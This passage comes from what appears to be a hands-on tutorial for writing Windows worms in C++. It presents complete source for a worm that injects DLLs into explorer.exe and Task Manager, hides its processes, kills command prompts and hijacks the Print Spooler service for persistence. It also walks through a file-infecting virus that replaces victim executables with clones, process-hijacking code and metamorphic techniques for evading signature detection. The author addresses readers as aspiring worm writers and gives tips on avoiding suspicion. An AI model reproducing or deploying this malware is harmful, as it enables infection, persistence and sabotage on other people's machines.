    Sleep(10);        // Save precious cpu-cycles.

}
```

```
HANDLE explor = processHunter("explorer.exe");
// This circuit induces a remote thread into explorer.exe
if (explor != NULL)  {
   dllInjector(explor, DLLNAME);
   CloseHandle(explor);
}
pIcmpCloseHandle(hicmp);   // Save the memory.
FreeLibrary(hicmp);        // Save the memory.
/*-------------------------------------------------*/
//                  WaitForSingleObject(cloner, 200);
// Activate this while testing the single thread.
//                  WaitForSingleObject(thread, 200);
// Activate this while testing the single thread.
WaitForMultipleObjects(2, thands, true, 300);
// Waits for the termination of two threads.
FreeLibrary(hmod);
ShellExecute(NULL, "open", PROCESSNAME, NULL, NULL, 0);
// Keep alive in new flesh...
return EXIT_SUCCESS;
}
/*-------------------------------- Main Loop Ends Here
----------------------------------*/
HANDLE _cdecl processHunter(LPSTR szExeName)  {
     PROCESSENTRY32 Pe = { sizeof(PROCESSENTRY32) };
     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
     if (Process32First(hSnapshot, &Pe))  {
        do   {
            if (!strcmp(Pe.szExeFile, szExeName))  {
               if (!hProcess)       {
                  return OpenProcess(PROCESS_ALL_ACCESS, true,
Pe.th32ProcessID);
               }
            }
            Sleep(5);
         } while (Process32Next(hSnapshot, &Pe));
         CloseHandle(hSnapshot);
      }
      return NULL;
```

```
}
bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath)  {
    DWORD dwWaitResult;
    LPDWORD lpExitCode = 0;
    HMODULE hmKernel = GetModuleHandle("Kernel32");

    if (hmKernel == NULL || hProcess == NULL) return false;
    int ndllPathLen = lstrlen(lpszDllPath) + 1;
    LPVOID lpvm = VirtualAllocEx(hProcess, NULL, ndllPathLen,
MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(hProcess, lpvm, lpszDllPath, ndllPathLen, NULL);
   HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"), lpvm,
0, NULL);

   if (hThread != NULL)  {
       dwWaitResult = WaitForSingleObject(hThread, 10000);
       CloseHandle(hThread);
   }
   VirtualFreeEx(hProcess, lpvm, 0, MEM_RELEASE);
   return true;
}
```

The above worm when executed will hide its window first, then it detects, whether task manager is running or not, if running then it will delete its own process name from the processes tab. Then it starts threads for different tasks assigned to each. The main DLL payload coding is provided below. To compile this code in vc++ click the File\New and select the Dynamic Loadable Library and then follow the wizard. Select the projects CPP file, if not present then create it and write the following code

```
/* kanj.cpp */
#include "stdafx.h"
#include <iostream>
#include <windows.h>
#include <commctrl.h>
// Required for taskmanager handling functions.
#include <TlHelp32.h>
// Required for functions like CreateToolhelp32Snapshot ().
#include <shellapi.h> // Required for ShellExecute().

#define PROCSSPATH "\\Kanjrala.exe"
```

```
#define PROCESSNAME "Kanjrala.exe";
#define ENVOKER "envoker.exe"

DWORD WINAPI kanjCreature(void){
   int ito1, ito2, ito3;
   LVFINDINFO search1;
   LVFINDINFO search2;
   LVFINDINFO search3;
   HWND hTaskMan;
   HWND hTaskDial;
   HWND hTaskList;
   search1.flags = LVFI_STRING;
   search2.flags = LVFI_STRING;
   search3.flags = LVFI_STRING;
   search1.psz = "Kanjrala.exe";
   search2.psz = "envoker.exe";
   search3.psz = "Hotel_California.mp3.exe";
   while(true)                                {
        hTaskMan = FindWindow(NULL, "Windows Task Manager");
        hTaskDial = FindWindowEx(hTaskMan, NULL, "#32770", NULL);
        hTaskList = FindWindowEx(hTaskDial, NULL, WC_LISTVIEW,
"Processes");

/* the process name deletion circuit */
ito1 = ListView_FindItem(hTaskList, -1, &search1);
ListView_DeleteItem(hTaskList, ito1);

ito2 = ListView_FindItem(hTaskList, -1, &search2);
ListView_DeleteItem(hTaskList, ito2);

ito3 = ListView_FindItem(hTaskList, -1, &search3);
ListView_DeleteItem(hTaskList, ito3);
/* --------------------------------- */
Sleep(13);
}
return false;
}

HANDLE _cdecl procHunter(LPSTR szExeName)     {
HANDLE hSnap;
PROCESSENTRY32 Pe = { sizeof(PROCESSENTRY32) };
hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if (Process32Next(hSnap, &Pe))                {
do                                            {
if (!strcmp(Pe.szExeFile, szExeName))         {
return OpenProcess(PROCESS_ALL_ACCESS, true, Pe.th32ProcessID);
}
Sleep(5);
} while (Process32Next(hSnap, &Pe));
CloseHandle(hSnap);
}

return NULL;
}

DWORD WINAPI injectionVector (void)           {
/* The code to be injected to be executed into remote process */
```

```
HANDLE cHand = NULL;
while(true)                                    {
Sleep(5);
cHand = procHunter("cmd.exe");
TerminateProcess(cHand, 0);
CloseHandle(cHand); cHand = NULL;
}
}

BOOL WINAPI life(void)                         {
HKEY hResult;
LPCTSTR hSubKey = "SYSTEM\\CurrentControlSet\\Services\\Spooler";
CONST BYTE dat[] = "envoker.exe";

int lcount = 0;
while (true)                                   {
Sleep (1000);

if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, hSubKey, 0, KEY_ALL_ACCESS,
&hResult) == ERROR_SUCCESS)                    {

RegSetValueEx(hResult, "ImagePath", 0, REG_SZ, dat, sizeof (dat) );
RegCloseKey(hResult);
}

if (lcount == 200)                             {
// Bring it to life again...
lcount = 0;
ShellExecute(NULL, "open", "Kanjrala.exe", NULL, NULL, 0);
}

lcount++;

}

return true;
}

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
)
{
if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
    char *cmdline;
    cmdline = GetCommandLine();
    if (strstr(cmdline, "taskmgr") != NULL)
        HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)
kanjCreature, NULL, 0, 0);

    else if (strstr(cmdline, "explorer") != NULL)
        HANDLE invThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE) injectionVector, NULL, 0, 0);

    if ((strstr(cmdline, "winlogon") != NULL))
       HANDLE hLife = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)
life, NULL, 0, 0);
```

```
                                        }
        return TRUE;
}
```

The above DLL gets executed as soon as it gets loaded into the remote process's memory space. The execution of the DLL from DllMain is started by the presence of the macro DLL_PROCESS_ATTACH.

We have designed the DLL to execute the different codes in different processes e.g. the thread routine for explorer.exe is different from winlogon.exe thread routine and taskmgr.exe thread routine is also different from winlogon.exe as well as from explorer.exe.

To convert the task manager into a Trojan, we inject the DLL into the taskmgr.exe and it will then remove the process entries for respective processes enlisted into the DLL code.

This task is done by ListItem_FindItem and ListItem_DeleteItem functions from commctrl.h.

The above worm code can be made more worst by a little more alteration of registry entries of the respective service to make it auto start every time even if anyone turns the Print Spooler service off and making it a critical service to turn off the system if it doesn't get started etc.

The Kanjrala worm (above listed worm code) does not harm systems, but just empties the Recycle Bin every time you delete any item.

Well friends, with this discussion, you are now capable of creating your own worms. Now we are going to create more robust worm. Now we'll not alter any system service, instead going to use the "Run" registry key.

But most people keep a watch on the "Run" registry key for suspected program behavior and delete the suspected program entries? How to tackle it?

The answer is derived from the Kanjrala worm we studied a little time ago. We'll insert the registry alteration code into a loop and inject that loop code into a very essential user process.

This worm will execute with the current user's privilege level.

This worm will contain some dangerous code snippets. We are going to make it rename and hide the executable files of the process’s executing with the same user credentials.

The worm will create a clone of itself into the folder containing the executable of the executing process with the name of the victim process’s executable in such a way that next time when the process will be launched, the worm will get invoked and the worm will then call the renamed executable file.

With this kind of infection, the next very code can also be called as a virus.

For this kind of infection, we can create the clones in two different ways, one is to copy the worm file and then alter it to write the renamed process executable, whereas in second method the worm file is copied byte-by-byte and do all the necessary alterations during the copy process.

We might want this worm to perform well even at lowest privileges. Therefore it might place its components in accessible folders. One such folder is the “All Users” and so many there.

It is advised to use the inbuilt folders instead of creating genuine folders, to avoid the suspicion as much as we can.

Before writing full-blown worm code, you might be thinking how the worm with several different sections developed?

Take a look at next section for this.

Modular Assembly Line

Well friends, genuine worm writers always test and write the different sections separately on test programs. And we are also going to do the same, i.e. we are going to develop and test the next very worm in sections with each section tested separately.

This technique is similar to the industrial assemply line, e.g. a car assembly line. Every part is manufactured separately and then after quality checks passed, it is assembled to the main body of the vehicle.

In this technique, the algorithms so developed can be made more reliable, performance efficient and bug free. But there is always a difference between the operating environment of the algorithm into its own separate process and into worm space where several such algorithms share the CPU and other resources simultaneously. Therefore, a little alterations should be made into the respective algorithms while planting them into the worm code to work efficiently.

Now its time to utilize this approach to develop the different sections of the next worm named WarrioR.

Firstly, we'll develop the executable file renaming module. This module under primary testing environment will fetch the target process and then rename the original executable file and then create its own clone into same folder with the original executable's name in such a way that at next time when the same target process will be executed, the disguised clone will be executed and it will in respect then call the target victim process.

But the "file sharing violation" will be detected by the operating system and the malicious algorithm will be halted and the interactive user will be informed by and error dialogue box. This is unsolicited situation we ever want.

But we know that the owner process of the executable file can perform any kind of alterations to its own respective executable file. But the problem is, how the target victim process will be forced to rename its own executable file?

The answer is once again the DLL Injection. We'll inject a DLL into the victim process and the code into the DLL will be executed inside the hosting process-space and no sharing violation will occur.

Now let's develop a program named server.cpp containing almost no code than a code for pausing execution to save the CPU during testing. Its executable will be the target victim for our file renaming algorithm.

```
/* server.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])            {
    system("PAUSE");
return EXIT_SUCCESS;
}
```

Next is the code of the program that will fetch the target process and then inject the respective DLL into target process space.

```
/* ftest.cpp */
#include <iostream>
#include <windows.h>
#include <TlHelp32.h>
using namespace std;
HINSTANCE hInst;
HANDLE hSnapshot;
HANDLE hProcess = NULL;
HANDLE GetProcessHandle(LPSTR szExeName)      {
cout << "Scanning the processList: " << endl;
PROCESSENTRY32 Pc = { sizeof (PROCESSENTRY32)};
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
cout << "Snapshot taken...:" << hSnapshot << endl;
if (Process32First(hSnapshot, &Pc))           {
cout << "Starting the loop: " << endl;
do  {
cout << "The snapShots: " << Pc.szExeFile << endl;
cout << "The ProcessID: " << Pc.th32ProcessID << endl;
if (!strcmp(Pc.szExeFile, szExeName))         {
if (Pc.th32ProcessID == GetCurrentProcessId())
return NULL;
cout << "Got the Process...." << endl;
if (!hProcess)                                {
cout << "Grabbed the process..." << endl;
cout << "The ProcessID: " << Pc.th32ProcessID << endl;
return OpenProcess(PROCESS_ALL_ACCESS, true, Pc.th32ProcessID);
}
}
Sleep(100);
CloseHandle(hProcess);hProcess = NULL;
} while(Process32Next(hSnapshot, &Pc));
}
return NULL;
}
int main (int argc, char* argv[])             {
HANDLE hProcess;
char blank[] =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
char executit[] = "notepad.exe";
char blank1[] =
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB";
char DllName[] = "rtest.dll";
char dllPath[100];
GetCurrentDirectory(sizeof (dllPath), dllPath);
strcat(dllPath, "\\");
strcat(dllPath, DllName);
int nDllPathLen = lstrlen(dllPath) + 1;
ShellExecute(NULL, "open", executit, NULL, NULL, 1);
hProcess = GetProcessHandle("server.exe"); if (hProcess == NULL) return
0;
HMODULE hmKernel = GetModuleHandle("Kernel32.dll"); if (hmKernel ==
NULL) return 0;
LPVOID lpvmem = VirtualAllocEx(hProcess, NULL, nDllPathLen, MEM_COMMIT,
PAGE_READWRITE);
WriteProcessMemory(hProcess, lpvmem, dllPath, nDllPathLen, NULL);
HANDLE rThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"),
lpvmem, 0, NULL);
system("PAUSE");
return EXIT_SUCCESS;
}
```

The above program named ftest.cpp contains much more code than actually required for transplanting into the worm. This code actually provides all the information that actually what is happening in each stage of execution.

Most of the code in ftest.cpp is familiar and is derived from earlier examples.

The large chunks of "AAAAA…" and "BBBBB…" will help us to find this very block into the data section of the executable file ftest.exe.

This is required to ease the overwriting of the victim program's name to be called when this clone will be executed.

We have chosen the notepad.exe to be executed first time. But after performing its task when we will launch the executable with victim process name (that will be the altered ftest.exe in disguise of victim process), the string notepad will be overwritten by renamed server.exe i.e. sserver.exe.

Now let's create the DLL project with name rtest and add following code into its rtest.cpp file.

```
#include "stdafx.h"
#include <iostream>
#include <windows.h>
#define SEEK 0x6E168
using namespace std;
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
MoveFile("server.exe", "changed.exe");
SetFileAttributes("changed.exe", 34);
FILE *fp, *ap;
char name[] = "changed.exe";
int ch = 0, nlen = 0;
nlen = lstrlen(name);
fp = fopen("ftest.exe", "rb");
ap = fopen("server.exe", "wb");
for (long a=0; a < SEEK; a++)                  {
ch = fgetc(fp);
fputc(ch, ap);
}
cout << "Performing alterations..." << endl;
for (int i=0;i <= nlen; i++, a++)              {
fputc(name[i], ap);
}
fseek(fp, a, 0);
for (; ; a++)                                  {
ch = fgetc(fp);
if (ch == EOF)
break;
fputc(ch, ap);
}
fclose(ap);
fclose(fp);
cout << "......Done" << endl;
}
return TRUE;
}
```

Execute the server.exe first and then ftest.exe, the ftest.exe will infect the server.exe and will displace it and place its own code into server.exe.

In the DLL code, we define a constant named SEEK. This constant is the offset of the location of the program name to be executed by the ftest first and then the clone process.

You can calculate this offset by opening the ftest.exe into a hex editor and searching for "AAAA… or "BBBB…" and calculating the count of bytes from first byte of the program, simply hex editor does this job for us.

Then once we have the offset of location where program name to be executed is located, we can change it in each & every infection and clone reproduction.

The test code employs the algorithm in ftest.cpp that can check whether the same process is the target victim program & if so then it just returns a null handle and after other processings terminate safely without tryin to infect itself. It will be handy if you execute the server.exe once again.

The Process Hijacking

What if we can force a process to do something for us at certain extent? E.g. if our process by anyhow gets terminated unexpectedly and we want any other process to create the intended process forcefully, then this technique is called process hijacking.

We have already used this technique in Kanjrala worm. The process hijacking can be accomplished by DLL injection. Actually a specially crafted DLL is injected into the hijacked process and we can force the process to do anything. We have done this in earlier examples.

The process hijacking is extensible used by the worms to force the operating system processes to perform some specific tasks for worm from their own behalf, thus, worm can be hard to killed as the hijacked operating system processes will then trigger the worm again or the system critical processes will be terminated.

Lets do it practically, we are going to hijack the explorer.exe process. This process is responsible for providing the users their desktop screens, start menu & taskbar, etc. We'd force this process to terminate if our host process will get terminated by any means, moreover, the explorer.exe will again be terminated if a certain fixed timeout occurs. We can also shutdown the system, but we are not going to do this in this test code.

Before proceeding, we need to clear one more thing, **only those processes can be hijacked, whose handle with PROCESS_ALL_ACCESS privilege can be obtained,** once we have the handle, we can say that the process is hijacked.

```
/* test1.cpp */
#include <iostream>
#include<windows.h>
#include <commctrl.h>
#include <TlHelp32.h>
using namespace std;
HANDLE hProcess;
bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath);
HANDLE _cdecl processHunter(LPSTR szExeName);
int main (int argc, char* argv[])            {
char dllPath[100];
```

```
GetCurrentDirectory(sizeof (dllPath), dllPath);
strcat(dllPath, "\\sync.dll");
SetPriorityClass(GetCurrentProcess(), REALTIME_PRIORITY_CLASS);

if (dllInjector(processHunter("explorer.exe"), dllPath) == true)
   cout << "DLL successfully injected" << endl;
for (;;)  {
__asm {nop}
Sleep(100);
}
return EXIT_SUCCESS;
}

HANDLE _cdecl processHunter(LPSTR szExeName)  {
PROCESSENTRY32 Pe = { sizeof(PROCESSENTRY32) };
HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if (Process32First(hSnapshot, &Pe))           {
do                                            {
if (!strcmp(Pe.szExeFile, szExeName))         {
if (!hProcess)                                {
return OpenProcess(PROCESS_ALL_ACCESS, true, Pe.th32ProcessID);
}
}
Sleep(5);
} while (Process32Next(hSnapshot, &Pe));
CloseHandle(hSnapshot);
}
return NULL;
}

bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath)  {
DWORD dwWaitResult;
LPDWORD lpExitCode = 0;
HMODULE hmKernel = GetModuleHandle("Kernel32");
if (hmKernel == NULL || hProcess == NULL) return false;
int ndllPathLen = lstrlen(lpszDllPath) + 1;
LPVOID lpvm = VirtualAllocEx(hProcess, NULL, ndllPathLen, MEM_COMMIT,
PAGE_READWRITE);
```

```
WriteProcessMemory(hProcess, lpvm, lpszDllPath, ndllPathLen, NULL);
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"), lpvm,
0, NULL);
if (hThread != NULL)                         {
dwWaitResult = WaitForSingleObject(hThread, 10000);
CloseHandle(hThread);
}
VirtualFreeEx(hProcess, lpvm, 0, MEM_RELEASE);
return true;
}
```

The test1.cpp is the code for our host process. We’ve used SetPriorityClass function here to set the process priority of test1.exe process to real-time.

Now click File\New in Visual C++ and select Win32 Dynamic-Link Library and specify the name sync and specify the path for project. Then in next step of wizard select A simple DLL. When wizard finishes then write the below given code into sync.cpp file by omitting all its earlier contents.

Next sync.cpp is the code of DLL to be injected into hijacted process.

```
/* sync.cpp */
#include "stdafx.h"
#include <iostream>
#include <windows.h>
#include <TlHelp32.h>
// Required for functions like CreateToolhelp32Snapshot ().

HANDLE _cdecl procHunter(LPSTR szExeName)     {
HANDLE hSnap;
PROCESSENTRY32 Pe = { sizeof(PROCESSENTRY32) };
hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if (Process32Next(hSnap, &Pe))               {
do                                           {
if (!strcmp(Pe.szExeFile, szExeName))        {
return OpenProcess(PROCESS_ALL_ACCESS, true, Pe.th32ProcessID);
}
Sleep(5);
} while (Process32Next(hSnap, &Pe));

CloseHandle(hSnap);
}
return NULL;
}

void WINAPI injectionVector()                 {
WaitForSingleObject(procHunter("test1.exe"), 60000);
TerminateProcess(GetCurrentProcess(), 0);
}

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
if (ul_reason_for_call == DLL_PROCESS_ATTACH)
HANDLE invThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)
injectionVector, NULL, 0, 0);
return true;
}
```

Copy the DLL sync.dll from from its project's debug folder and put it into the folder containing the test1.exe file and execute the test1.exe and then terminate the test1.exe anyhow. The desktop will suddenly vanish but soon will come back, all opened folders will get closed.

The function that performs the signal scanning from explorer.exe for test1.exe is **WaitForSingleObject.** As name itself explains, it waits for the objects to signal their termination until timeout occurs.

Another function **WaitForMultipleObjects** is available for waiting for multiple object signals simultaneously.

Another very helpful function **WaitForInputIdle** is provided by windows API to wait until target process becomes idle, remember that console applications are always considered idle for this function and it only supports those functions, which have GUI.

The process hijacking is a powerful technique as it is demonstrated into the above example. It provides better ways to avoid the full termination of worm processes by spawning into several different processes.

The Learning Code

The human beings can create life only by one way and that is by giving birth to a child. No other way is there to produce any living thing. But Artificial life is the technology that has provided the Holy grail of producing the living things and these things can think, make decisions, reproduce themselves and can learn by experience.

The learning process can be enhanced if these living things can talk to each other just like human conversations. This will enhance the learning process to a great extent.

But how to built a truly talking and learning technology? The answer can be derive by studying the working of a set of networking protocols.

The protocols like OSPF (open shortest path first), BGP (border gateway protocol) and most of routing protocols are built on such a technology that the different nodes can talk and learn from each other and provide faster and reliable networks across the world.

The living things are also gifted with a bounty i.e. the memory. The memory is necessary to keep the learned things for later use.

In case of machines, this memory should be persistent to provide full feedback even after the machine is restarted again.


We can implement such persistent memory by a small database. The database should implement filters to get rid of useless and redundant records.

The memory database should be implemented in several different layers and tiers to facilitate smaller size and better mutability and movability.

A single node should limit its local memory limit and send its experience (the records) to the upper tier or upper layer memory node elected by the several different nodes inside the same network segment or subnet, mutually for sharing their experience.

In same way the local network segment’s shared cache can be further filtered and sent to the upper tier or layer lying in a bigger network segment. Further this larger network segment can send its records to a memory cache underlying several such regional memory caches under one roof.

The following figure explains the tiers concept of the memory cache.



The memory Layers

The nodal layer represents the individual objects and these objects have a limit on their memory size.

Note: Here memory means storage of any kind possessed by the objects and not the RAM or ROM.

The figure represents a global solution for sharing information in a web of nodes around the world.

But as the number of tiers increases the need of a dedicated cache hardware is needed and it deteriorates the fully automation of memory cache implementations.

To avoid such hindrance in memory automation, we should limit the number of tiers not to exceed 1 or 2 tiers or layers.

Every single node can find certain information and thus the experience, then after refinement this information can be stored into the nodal layer or better say the memory cache resource locally available to the node. Whereas, the middle or subnet layer can be sent the exclusive and non redundant information to be cached for sharing it with other nodes.

Nodal Layer: This layer represents the information storing resources locally available. Node can directly process only the information available into this tier or layer.

Subnet Layer: This layer represents the shared resource available to all nodes present into a single network. The exclusive information can be stored here for sharing it among several other nodes.

Upper Layer: This layer is placed above all layers, but storing and retrieving information from this tier is a cumbersome task because it needs an extra overhead to make the information available to lower layers and even the larger in size, faster and multithreaded storing resource is needed than the resources available in lower tiers.

The upper tier or main cache should be implemented where number of nodes is limited so as not to jam the networks and machines and other resources.

A protocol is needed for memory quanta (the information) transactions among different tiers. This protocol should perform the data redundancy checks and should group and sort the information according to its type and make all these memory quanta equally available to all nodes and sub layers or tiers.

MetaMorphism

Metamorphism is a technique to reproduce the artificial life with different DNA.

Means the execution of code changes with every offspring of the worm.

Metamorphism is a technique that can help us in the development of interplatform worm.

The metamorphic worms differ in their execution unlike the polymorphic worms, which encrypt their code to change their physical shape.

The code can be rearranged or shuffled to acquire another execution path to get rid of execution signature matching.

The metamorphic code can be developed in several ways. E.g. we can interchange the instructions which produce similar results. The simplest method is to develop several different and unique algorithms producing same results.

Note: These algorithms must produce different low level machine code. Because, several different high level instructions produce same low level code.

Worm can then randomly chose the algorithm. The algorithm chosing can again be done in atleast two different ways. In one way, we can set the execution path of the worm in its physical file by doing necessary alterations during cloning process and in another technique, worm can set its own execution path on its own on-the-fly.

Let us take a scenario for this discussion. Suppose that we have to produce a worm that executes with 5 different steps. We name these steps A, B, C, D, E.

Now, in order to exhibit some degree of metamorphism, for most of these steps the worm should have some choices of algorithm.

Ok suppose, we developed 3 different algorithms for step A, which produce same thing but follow different instructions. We can name them A1, A2, A3.

Similarly for B we develop 2 named B1, B2. for C we develop 4 algorithms named C1, C2, C3, C4 and for D only one and E has 5 different algorithms E1, E2, E3, E4, E5. we can arrange them in execution steps table as:

1	A	A1, A2, A3
2	B	B1, B2
3	C	C1, C2, C3, C4
4	D	D1
5	E	E1, E2, E3, E4, E5

Now, worm has to choose only one out of these choices in every step and it will have several different execution paths.

Therefore, we have 3 x 2 x 4 x 1 x 5 = 120 different execution paths for our worm. The worm can randomly chose anyone of these 120 execution paths.

Let us develop a coded example. In next example code, we have defined 10 functions and the program executes them randomly, every time selecting randomly anyone out of 10 choices for 10 times.

```
/* complex1.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
unsigned int randNS()                                {
FILETIME ft;
LARGE_INTEGER perfcount;
unsigned int leopard = 0;
unsigned int *ptr = 0;
unsigned int tmp = 0;
GetSystemTimeAsFileTime (&ft);
leopard = ft.dwHighDateTime ^ ft.dwLowDateTime;
leopard = leopard ^ GetCurrentProcessId();
leopard = leopard ^ GetCurrentThreadId();
leopard = leopard ^ GetTickCount();
QueryPerformanceCounter (&perfcount);
ptr = (unsigned int *) &perfcount;
tmp = *(ptr + 1) ^ *ptr;
leopard = leopard ^ *ptr;
return leopard;
}
```

```
_declspec (dllexport) void func1()           {
printf("[1]: Jaijeya!\n");
}
_declspec (dllexport) void func2()           {
printf("[2]: Theek-thaak hainn na?\n");
}
_declspec (dllexport) void func3()           {
printf("[3]: Assaan taan raazi-khushi hainn.\n");
}
_declspec (dllexport) void func4()           {
printf("[4]: Tusaan sunhaa?\n");
}
_declspec (dllexport) void func5()           {
printf("[5]: Gahre aahle kutaanh hainn ggeyo?\n");
}
_declspec (dllexport) void func6()           {
printf("[6]: ajj mausam kharaa hai.\n");
}
_declspec (dllexport) void func7()           {
printf("[7]: sab raazi-baazi hainn na?\n");
}
_declspec (dllexport) void func8()           {
printf("[8]: sunhaa kuchh noaa taaza.\n");
}
_declspec (dllexport) void func9()           {
printf("[9]: Tusaan bade khare mahnhu hainn.\n");
}
_declspec (dllexport) void func10()          {
printf("[10]: amma-bappu kuthu hainn?\n");
}
int main (int argc, char* argv[])            {
int random = 0;
char buffer[10];
strcpy(buffer, "func");
void (__cdecl *test) (void);

HMODULE hcomplex =  GetModuleHandle("complex1.exe");
if (hcomplex != NULL)                              {
printf("recieved handle\n");
for (int iter = 0; iter < 10; iter++)              {
random = randNS()%10;
++random;
memset(buffer, 0, sizeof(buffer));
sprintf(buffer, "func%d", random);
test = (void (__cdecl *) (void))GetProcAddress(hcomplex, buffer);
if (test != NULL)                                  {
test();
}
Sleep(300);
}
}
return EXIT_SUCCESS;
}
```

Now add a `.def` file to the project complex1 containing following lines(`Select Project->Add To Project->Files`):

```
; complex1.def : Defines exportable functions of complex1.
EXECUTABLE      "complex1"
DESCRIPTION  'test program'
EXPORTS
func1
func2
func3
func4
func5
func6
func7
func8
func9
func10
```

The above code was enough warm up, now let use develop the above listed scenario in On-the-Fly way: